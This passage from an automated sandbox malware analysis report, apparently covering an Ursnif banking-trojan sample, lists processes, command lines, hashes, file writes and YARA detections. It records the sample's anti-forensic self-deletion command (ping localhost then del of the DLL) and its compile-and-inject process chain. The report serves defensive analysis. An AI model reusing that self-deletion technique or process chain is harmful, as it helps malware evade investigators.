L<0L4VS_VERSION_INFO?DVarFileInfo$TranslationStringFileInf	success or wait	1	7FF72A06ED5B	WriteFile

File Read

File Path	Offset	Length	Completion	Count	Source Address	Symbol
C:\Users\user\AppData\Local\Temp\b5khtopv.cmdline	unknown	351	success or wait	1	7FF72A001EE7	ReadFile
C:\Users\user\AppData\Local\Temp\b5khtopv.0.cs	unknown	403	success or wait	1	7FF72A001EE7	ReadFile

Analysis Process: cvtres.exe PID: **7020**, Parent PID: **7044**

General

Target ID:	29
Start time:	04:07:11
Start date:	26/05/2022
Path:	C:\Windows\Microsoft.NET\Framework64\v4.0.30319\cvtres.exe
Wow64 process (32bit):	false
Commandline:	C:\Windows\Microsoft.NET\Framework64\v4.0.30319\cvtres.exe /NOLOGO /READONLY /MACHINE:IX86 "/OUT:C:\Users\user\AppData\Local\Temp\RESE691.tmp" "c:\Users\user\AppData\Local\Temp\CSC7CF5F35C720441118B71E863AB44B87A.TMP"
Imagebase:	0x7ff639440000
File size:	47280 bytes
MD5 hash:	33BB8BE0B4F547324D93D5D2725CAC3D
Has elevated privileges:	false
Has administrator privileges:	false
Programmed in:	C, C++ or other language

File Activities

There is hidden Windows Behavior. Click on **Show Windows Behavior** to show it.

File Path	Access	Attributes	Options	Completion	Count	Source Address	Symbol

File Path	Offset	Length	Value	Ascii	Completion	Count	Source Address	Symbol

File Path	Offset	Length	Completion	Count	Source Address	Symbol

Analysis Process: csc.exe PID: **6644**, Parent PID: **6564**

General

Target ID:	30
Start time:	04:07:15
Start date:	26/05/2022
Path:	C:\Windows\Microsoft.NET\Framework64\v4.0.30319\csc.exe
Wow64 process (32bit):	false
Commandline:	C:\Windows\Microsoft.NET\Framework64\v4.0.30319\csc.exe" /noconfig /fullpaths @"C:\Users\user\AppData\Local\Temp\kikzslfg.cmdline
Imagebase:	0x7ff729ff0000
File size:	2739304 bytes
MD5 hash:	B46100977911A0C9FB1C3E5F16A5017D
Has elevated privileges:	false
Has administrator privileges:	false
Programmed in:	.Net C# or VB.NET

File Activities

File Created

File Path	Access	Attributes	Options	Completion	Count	Source Address	Symbol
c:\Users\user\AppData\Local\Temp\CSC72CD5E3A7BFC47C08453C5B847B47E88.TMP	read attributes | synchronize | generic write	device	synchronous io non alert | non directory file	success or wait	1	7FF72A06E907	CreateFileW

File Deleted

File Path	Completion	Count	Source Address	Symbol
C:\Users\user\AppData\Local\Temp\CSC72CD5E3A7BFC47C08453C5B847B47E88.TMP	success or wait	1	7FF72A06E740	DeleteFileW

File Written

File Path	Offset	Length	Value	Ascii	Completion	Count	Source Address	Symbol
C:\Users\user\AppData\Local\Temp\CSC72CD5E3A7BFC47C08453C5B847B47E88.TMP	0	652	00 00 00 00 20 00 00 00 fd fd 00 00 fd fd 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 4c 02 00 00 3c 00 00 00 fd fd 10 00 fd fd 01 00 00 00 00 00 30 00 00 00 00 00 00 00 00 00 00 00 4c 02 34 00 00 00 56 00 53 00 5f 00 56 00 45 00 52 00 53 00 49 00 4f 00 4e 00 5f 00 49 00 4e 00 46 00 4f 00 00 00 00 00 fd 04 fd fd 00 00 01 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 3f 00 00 00 00 00 00 00 04 00 00 00 02 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 44 00 00 00 01 00 56 00 61 00 72 00 46 00 69 00 6c 00 65 00 49 00 6e 00 66 00 6f 00 00 00 00 00 24 00 04 00 00 00 54 00 72 00 61 00 6e 00 73 00 6c 00 61 00 74 00 69 00 6f 00 6e 00 00 00 00 00 00 00 00 fd 04 fd 01 00 00 01 00 53 00 74 00 72 00 69 00 6e 00 67 00 46 00 69 00 6c 00 65 00 49 00 6e 00 66	L<0L4VS_VERSION_INFO?DVarFileInfo$TranslationStringFileInf	success or wait	1	7FF72A06ED5B	WriteFile

File Read

File Path	Offset	Length	Completion	Count	Source Address	Symbol
C:\Users\user\AppData\Local\Temp\kikzslfg.cmdline	unknown	351	success or wait	1	7FF72A001EE7	ReadFile
C:\Users\user\AppData\Local\Temp\kikzslfg.0.cs	unknown	392	success or wait	1	7FF72A001EE7	ReadFile

Analysis Process: cvtres.exe PID: **4600**, Parent PID: **6644**

General

Target ID:	33
Start time:	04:07:17

Start date:	26/05/2022
Path:	C:\Windows\Microsoft.NET\Framework64\v4.0.30319\cvtres.exe
Wow64 process (32bit):	false
Commandline:	C:\Windows\Microsoft.NET\Framework64\v4.0.30319\cvtres.exe /NOLOGO /READONLY /MACHINE:IX86 "/OUT:C:\Users\user\AppData\Local\Temp\RESFE5F.tmp" "c:\Users\user\AppData\Local\Temp\CSC72CD5E3A7BFC47C08453C5B847B47E88.TMP"
Imagebase:	0x7ff639440000
File size:	47280 bytes
MD5 hash:	33BB8BE0B4F547324D93D5D2725CAC3D
Has elevated privileges:	false
Has administrator privileges:	false
Programmed in:	C, C++ or other language

Analysis Process: control.exe PID: **2388**, Parent PID: **6380**

General

Target ID:	34
Start time:	04:07:18
Start date:	26/05/2022
Path:	C:\Windows\System32\control.exe
Wow64 process (32bit):	false
Commandline:	C:\Windows\system32\control.exe -h
Imagebase:	0x7ff61b8e0000
File size:	117760 bytes
MD5 hash:	625DAC87CB5D7D44C5CA1DA57898065F
Has elevated privileges:	true
Has administrator privileges:	true
Programmed in:	C, C++ or other language
Yara matches:	• Rule: JoeSecurity_Ursnif, Description: Yara detected Ursnif, Source: 00000022.00000003.407678456.0000016547E1C000.00000004.00000020.00020000.00000000.sdmp, Author: Joe Security • Rule: JoeSecurity_Ursnif_1, Description: Yara detected Ursnif, Source: 00000022.00000000.406864821.0000000000DA0000.00000040.80000000.00040000.00000000.sdmp, Author: Joe Security • Rule: JoeSecurity_Ursnif_1, Description: Yara detected Ursnif, Source: 00000022.00000000.405146209.0000000000DA0000.00000040.80000000.00040000.00000000.sdmp, Author: Joe Security • Rule: JoeSecurity_Ursnif, Description: Yara detected Ursnif, Source: 00000022.00000003.407599329.0000016547E1C000.00000004.00000020.00020000.00000000.sdmp, Author: Joe Security • Rule: JoeSecurity_Ursnif_1, Description: Yara detected Ursnif, Source: 00000022.00000000.404521640.0000000000DA0000.00000040.80000000.00040000.00000000.sdmp, Author: Joe Security

Analysis Process: explorer.exe PID: **3968**, Parent PID: **6564**

General

Target ID:	37
Start time:	04:07:25
Start date:	26/05/2022
Path:	C:\Windows\explorer.exe
Wow64 process (32bit):	false
Commandline:	C:\Windows\Explorer.EXE
Imagebase:	0x7ff6b8cf0000
File size:	3933184 bytes
MD5 hash:	AD5296B280E8F522A8A897C96BAB0E1D
Has elevated privileges:	false
Has administrator privileges:	false
Programmed in:	C, C++ or other language

Analysis Process: cmd.exe PID: **5580**, Parent PID: **3968**

General

Target ID:	44
Start time:	04:07:44

Start date:	26/05/2022
Path:	C:\Windows\System32\cmd.exe
Wow64 process (32bit):	false
Commandline:	C:\Windows\System32\cmd.exe" /C ping localhost -n 5 && del "C:\Users\user\Desktop\lokvQRcUe0.dll
Imagebase:	0x7ff63f4a0000
File size:	273920 bytes
MD5 hash:	4E2ACF4F8A396486AB4268C94A6A245F
Has elevated privileges:	false
Has administrator privileges:	false
Programmed in:	C, C++ or other language

Analysis Process: conhost.exe PID: **6024**, Parent PID: **5580**

General

Target ID:	45
Start time:	04:07:45
Start date:	26/05/2022
Path:	C:\Windows\System32\conhost.exe
Wow64 process (32bit):	false
Commandline:	C:\Windows\system32\conhost.exe 0xffffffff -ForceV1
Imagebase:	0x7ff7c9170000
File size:	625664 bytes
MD5 hash:	EA777DEEA782E8B4D7C7C33BBF8A4496
Has elevated privileges:	false
Has administrator privileges:	false
Programmed in:	C, C++ or other language

Disassembly

No disassembly